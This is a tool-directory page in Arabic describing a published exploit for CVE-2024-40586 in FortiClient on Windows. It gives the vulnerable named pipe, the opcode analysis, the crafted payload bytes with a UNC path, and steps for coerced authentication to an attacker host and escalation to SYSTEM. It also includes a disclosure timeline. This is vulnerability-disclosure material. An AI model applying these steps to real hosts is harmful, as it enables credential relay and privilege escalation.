Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/hagrid29/cve-2024-40586-windows-coerced-authentication-in-forticlient
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالالحركة الجانبيةاختبار الاختراقالمصادقةالفريق الأحمر
GitHub
مشاركة
hagrid29/cve-2024-40586-windows-coerced-authentication-in-forticlient

CVE-2024-40586-Windows-Coerced-Authentication-in-FortiClient

استغلال لـ CVE-2024-40586: يجبر مضيفي Windows على المصادقة عبر أنبوب مسمى ضعيف في FortiClient، مما يتيح تصعيد الامتيازات إلى SYSTEM أو الحركة الجانبية عبر هجمات الترحيل.

عرض المستودع
132منذ سنة واحدةلم تتم المراجعة بعد

CVE-2024-40586 مصادقة Windows المُجبرة في FortiClient

على نظام Windows، تبيّن أن FortiClient (إصدار التطبيق 7.0.8.0427) يسمح لمستخدم عن بُعد غير مميَّز بإجبار مضيفي Windows على المصادقة إلى أجهزة أخرى عبر named pipe مسؤولة عن خدمة FortiSSLVPNdaemon.

لوحظ أن named pipe باسم "FortiSslvpnNamedPipe" يسمح بالقراءة والكتابة لأي مستخدم.

Fig1

التحليل

يقرأ التطبيق البايت الخامس من المخزن المؤقت الوارد من named pipe كرمز تشغيل PipeBuffer+4

Fig2


لوحظ أن التطبيق سيقرأ ملفًا إذا كان كود التشغيل يساوي 24 (أي 0x18). مسار الكود: Case 24 => LABEL_26 => strncpy ينسخ الحمولة إلى متغير Buffer => يمرر الحمولة إلى sub_7FF60C3EAC20 => يستدعي CreateFileA => ReadFile


Fig3

Fig4

Fig5

ومع ذلك، لا يقوم التطبيق بأي إجراء بشأن محتوى الملف.

الاستغلال

يمكننا إرسال حركة مرور مصمّمة (أي "\x00\x00\x00\x00\x18\x00" متبوعة بالمسار الهدف) إلى named pipe الثغرة "FortiSslvpnNamedPipe" لتشغيل كود التشغيل 24 وإجبار العملية "FortiSSLVPNdaemon.exe" على استدعاء CreateFileA بصلاحية SYSTEM. لذلك، يمكننا إجبار الخادم على الاتصال بملف بعيد عن طريق إرسال مسار UNC (مثل "\\<remote ip>\<file path>") أو الاتصال بـ named pipe محلي (مثل "\\127.0.0.1\pipe\<named pipe>")

السيناريو 1

لإجبار مضيفي Windows على المصادقة إلى أجهزة أخرى باستخدام مستخدم عن بُعد غير مصادَق، يمكن للمستخدم اتباع الخطوات التالية:

  1. على جهاز المهاجم، شغّل مستمعًا لاستقبال المصادقة المُرغمة
  2. على جهاز المهاجم، أرسل الحمولة المصمّمة (أي "\x00\x00\x00\x00\x18\x00" + "\\<attacker IP>\fake\fake") إلى named pipe الثغرة على جهاز الضحية "\\<victim IP>\pipe\FortiSslvpnNamedPipe" لإجبار العملية على الاتصال بملف بعيد عبر مسار UNC "\\<attacker IP>\fake\fake"
  3. على غرار هجمات إجبار المصادقة الأخرى (مثل SpoolSample)، يمكن للمهاجم تنفيذ هجوم ترحيل أو هجوم تخفيض درجة المصادقة

Fig6

السيناريو 2

لتنفيذ تصعيد صلاحيات إلى SYSTEM من مستخدم محلي بصلاحية "SeImpersonatePrivilege" (مثل "nt authority\network service")، يمكن للمستخدم اتباع الخطوات التالية:

  1. أنشئ خادم named pipe ينتظر الاتصال.
  2. أرسل الحمولة المصمّمة (أي "\x00\x00\x00\x00\x18\x00" + "\\127.0.0.1\pipe\<pipe server>\XXX") إلى named pipe المحلي الثغرة "\\.\pipe\FortiSslvpnNamedPipe" لإجبار العملية على الاتصال بخادم named pipe الخاص بنا
  3. بعد وصول الاتصال، استدعِ ImpersonateNamedPipeClient() لانتحال صلاحية SYSTEM.


Fig7

الجدول الزمني

  • 07/09/2023 - تم الإبلاغ عن الثغرة إلى Fortinet
  • 08/30/2023 - أكدت Fortinet الثغرة
  • 02/11/2024 - النشر

المراجع

  • https://fortiguard.fortinet.com/psirt/FG-IR-23-279
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    435
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    260

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →